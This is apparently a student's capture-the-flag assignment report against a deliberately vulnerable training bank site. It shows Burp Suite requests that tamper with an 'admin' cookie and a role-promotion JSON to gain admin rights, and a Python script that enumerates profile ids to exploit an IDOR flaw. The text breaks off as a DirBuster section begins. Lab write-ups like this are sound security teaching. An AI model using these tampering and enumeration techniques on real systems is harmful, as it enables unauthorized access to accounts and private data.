Exploit: Privilege escalation and flag

The following steps provide a proof of concept for an attack that exploits privilege escalation.

| Step | Screenshot | Explanation |
|---|---|---|
| 1 | <br> BANK OF UNIMELB<br>User Profile<br>Search...<br>Dashboard<br>User Profile<br>Admin<br>Settings<br>Developer Login<br>Burp Suite Community Edition v2021.5.2 - Temporary Project<br>Burp Project Intruder Repeater Window Help<br>Sequencer Decoder Comparer Logger Extender Project options User options<br>Dashboard Target Proxy Intruder Repeater<br>Intercept HTTP history WebSockets history Options<br>Forward Drop Intercept is on Action Open Browser<br>Comment this item<br>Pretty Raw \n Actions<br>Search...<br>0 matches<br>Request to http://assignment-zeus.unimelb.life:80 [52.64.44.101]<br>`GET /admin.php HTTP/1.1`<br>`Host: assignment-zeus.unimelb.life`<br>`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0`<br>`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`<br>`Accept-Language: en-US,en;q=0.5`<br>`Accept-Encoding: gzip, deflate`<br>`Connection: close`<br>`Referer: http://assignment-zeus.unimelb.life/profile.php`<br>`Cookie: PHPSESSID=92nhv8ptk8s99abvhhdubhp97h; CSRF_token=4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5QwULtIVT8Q4f; admin=true`<br>`Upgrade-Insecure-Requests: 1` | Firstly, to access the admin page, we use Burp suite to interrupt the request and change the parameter “admin=false” to “admin=true”. After that send the request. |
| 2 | <br> assignment-zeus.unimelb.life/admin.php<br>120%<br>BANK OF UNIMELB<br>Admin<br>Search...<br>Dashboard<br>User Profile<br>Admin<br>Settings<br>Developer Login<br>Admin<br>Admin Panel<br>Promote a user to admin!<br>RESET USER<br>PROMOTE USER | Now we can access the admin page.<br>Hit the promote user button to change the privilege. |

3




| | | | | | | |
|---|---|---|---|---|---|---|
| 189 | http://assignment-zeus.unimelb.... | GET | /profile.php | | 200 | 1! |
| 190 | http://assignment-zeus.unimelb.... | GET | /admin.php | ✓ | 200 | 1( |
| 191 | http://assignment-zeus.unimelb.... | POST | /assign.php | ✓ | 200 | 2! |

```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 59
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer:
http://assignment-zeus.unimelb.life/admin.p
hp
Cookie: PHPSESSID=
92nhv8ptk8s99abvhhdubhp97h; CSRF_token=
4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7
yL7Ndctw5QwULtIVT8Q4f; admin=false
Upgrade-Insecure-Requests: 1

json=
%7B%22user%22%3A%22admin%22%2C+%22roleGroup
%22%3A+1%7D
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Jun 2021 17:31:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-re
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

We can see the Post request with encoded JSON data.

4





```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:89.0) Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/admin.php
Cookie: PHPSESSID=92nhv8ptk8s99abvhhdubhp97h; CSRF_token=
4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5QwULt
IVT8Q4f; admin=false
Upgrade-Insecure-Requests: 1

json=
%7B%22user%22%3A%22admin%22%2C+%22roleGroup%22%3A+1%7D
```

```
%7B%22user%22%3A%22admin%22%2C+%22rol
eGroup%22%3A+1%7D
```

DECODED FROM: URL encoding


```
{"user":"admin", "roleGroup": 1}
```

If we decode the encoded json data, we can see “{"user":"admin", "roleGroup": 1}”.

| | | |
|---|---|---|
| 5 | <br> Burp Project Intruder Repeater Window Help<br>Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options<br>1 × 2 × 3 × ...<br>Send Cancel<br>Request<br>Pretty Raw \n Actions<br>Response<br>Pretty Raw Render \n Actions<br>`POST /assign.php HTTP/1.1`<br>`Host: assignment-zeus.unimelb.life`<br>`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0`<br>`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`<br>`Accept-Language: en-US,en;q=0.5`<br>`Accept-Encoding: gzip, deflate`<br>`Content-Type: application/x-www-form-urlencoded`<br>`Content-Length: 42`<br>`Origin: http://assignment-zeus.unimelb.life`<br>`Connection: close`<br>`Referer: http://assignment-zeus.unimelb.life/admin.php`<br>`Cookie: PHPSESSID=92nhv8ptk8s99abvhhdubhp97h; CSRF_token=4DpUc4GnYbK6611JChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5QwULtIVT8Q4f; admin=true`<br>`Upgrade-Insecure-Requests: 1`<br><br>`json={"user":"katsuhidei", "roleGroup": 9}`<br><br>`HTTP/1.1 200 OK`<br>`Date: Fri, 04 Jun 2021 17:33:28 GMT`<br>`Server: Apache/2.4.41 (Ubuntu)`<br>`Expires: Thu, 19 Nov 1981 08:52:00 GMT`<br>`Cache-Control: no-store, no-cache, must-revalidate`<br>`Pragma: no-cache`<br>`Content-Length: 9`<br>`Connection: close`<br>`Content-Type: text/html; charset=UTF-8`<br><br>`Promoted!` | Now we replace the encrypted JSON data with the decoded one {“user”:”katsuhidei”, “roleGroup”:9}.<br><br>Also, change the parameter “admin=false” to “admin=true”.<br><br>Once sending this request, we can see the response “Promoted!”. |
| 6 | <br> BANK OF UNIMELB<br>Dashboard<br>User Profile<br>Admin<br>Settings<br>Developer Login<br>Dashboard<br>Search...<br>Used Space<br>49/50 GB<br>Get More Space...<br>Revenue<br>$1,337,133,745<br>Last 24 Hours<br>Fixed Issues<br>75<br>Tracked from Github<br>Ju<br>40<br>30<br>20<br>800<br>600<br>400<br>800<br>600<br>400<br>You are an admin! FLAG{zero_to_her0} | If we go to the dashboard page, we can see “You are an admin! **FLAG{zero_to_her0}**”. |

## Section 4 – Insecure Direct Object Reference (IDOR) exploitation walkthrough

The IDOR vulnerability is on the profile page (http://assignment-zeus.unimelb.life/profile.php). Once we pass the parameter “id” with an integer value, it will show the different user’s profile.



assignment-zeus.unimelb.life/profile.php?id=1

User Profile

Edit Profile

Complete your profile

Company (disabled): Bank of UniMelb

Username: user3

Role: user

First Name

Last Name

Website

About Me

random.

TESTER



user3

string...



Figure 4: a screenshot of the web application’s profile page. (1) add “?id=1” at the end of the URL. (2) the different user’s profile is shown.


Exploit: Getting different user’s profile and flag

The following steps provide a proof of concept for an attack that exploits the IDOR vulnerability. The python script is used for this attack and explained in the following table. The python script is attached with this report (IDOR.py).

| Step | Screenshot | Explanation |
|---|---|---|
| 1 | <br>assignment-zeus.unimelb.life/profile.php?id=1<br>User Profile<br>Edit Profile<br>Complete your profile<br>Company (disabled): Bank of UniMelb<br>Username: user3<br>Role: user<br>First Name<br>Last Name<br>Website<br>About Me<br>random.<br>UPDATE PROFILE<br>TESTER<br>user3<br>string...<br>FOLLOW<br> | Firstly, if we add a parameter “id=1”, we can see different user’s profile. |
| 2 | <br> | In python code, import some necessary libraries.<br><br>The “payload” stores login credentials. The “url_auth” stores URL to get login authentication. the “url_target” stores the URL which we will send a request.<br><br>Also, the “makeRequest” function is to get a response from the URL which we send a request. |


```
import requests
import string
import time

#login auth payload
payload = {'user': 'katsuhidei', 'pass': 'katsuhidei'}
#login auth page
url_auth = 'http://assignment-zeus.unimelb.life/auth.php'
#url and ?version=
url_target = "http://assignment-zeus.unimelb.life/profile.php"


def makeRequest(url_target,num,s):

    #set parameters
    params = {"id": num}

    #make the request
    x = s.get(url = url_target,params = params)

    #remember response time
    time = x.elapsed.total_seconds()

    #content length
    content_length = len(x.text)

    #return the content of the response & response time
    return x.text, time, content_length
```

| | | |
|---|---|---|
| 3 | <br>#login session<br>with requests.Session() as s:<br><br>    #get auth<br>    s.post(url_auth, data=payload)<br><br>#---------------------id---------------------<br>    #meke the request for id<br>    for uid in range(1000):<br>        response = makeRequest(url_target,uid,s)<br>        print(uid)<br>        print(response[2])<br>        if  "flag" in response[0].lower():<br>            print("Found!!!! the id is :")<br>            print(uid)<br>            print()<br>            break<br>        time.sleep(2)<br><br>    print("done!!!!!!!!!!!!!!!!!!!!")<br><br>#----------------------------------------------- | Firstly, the python gets the authentication. Then it will send the request with the parameter “id” with an integer value from 0 to 1000 until the response text includes the “flag” string. |
| 4 | <br>332<br>18695<br>333<br>18721<br>Found!!!! the id is :<br>333<br><br>done!!!!!!!!!!!!!!!!!!!!<br>>>> | Once running this python code, we can know when id is 333 there is the “flag” string. |

| | | |
|---|---|---|
| 5 | <br>assignment-zeus.unimelb.life/profile.php?id=333<br> <br> <br>User Profile<br> <br> <br>Edit Profile<br>Complete your profile<br>Company (disabled): Bank of UniMelb<br>Username: hello227<br>Role: user<br>First Name<br>Last Name<br>Website<br>About Me<br>random.<br>FLAG{Awwww_thats_IDORable}<br> <br>TESTER<br>hello227<br>string...<br> | Now go back to the application and add “id=333” at the end of the profile page’s URL.<br><br>We can see **“FLAG{Awwww_thats_IDORable}”**. |

# Section 5 – Sensitive files/directories left behind during testing/development exploitation walkthrough

The sensitive files can be found by the directory/file scanning tools, such as dirBuster. It scans the directories and files under the domain name. Once it loads the list of words, it automatically scans the directories and files. If the file or directory exists, it will store the results and display the list of the directories and files.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

1

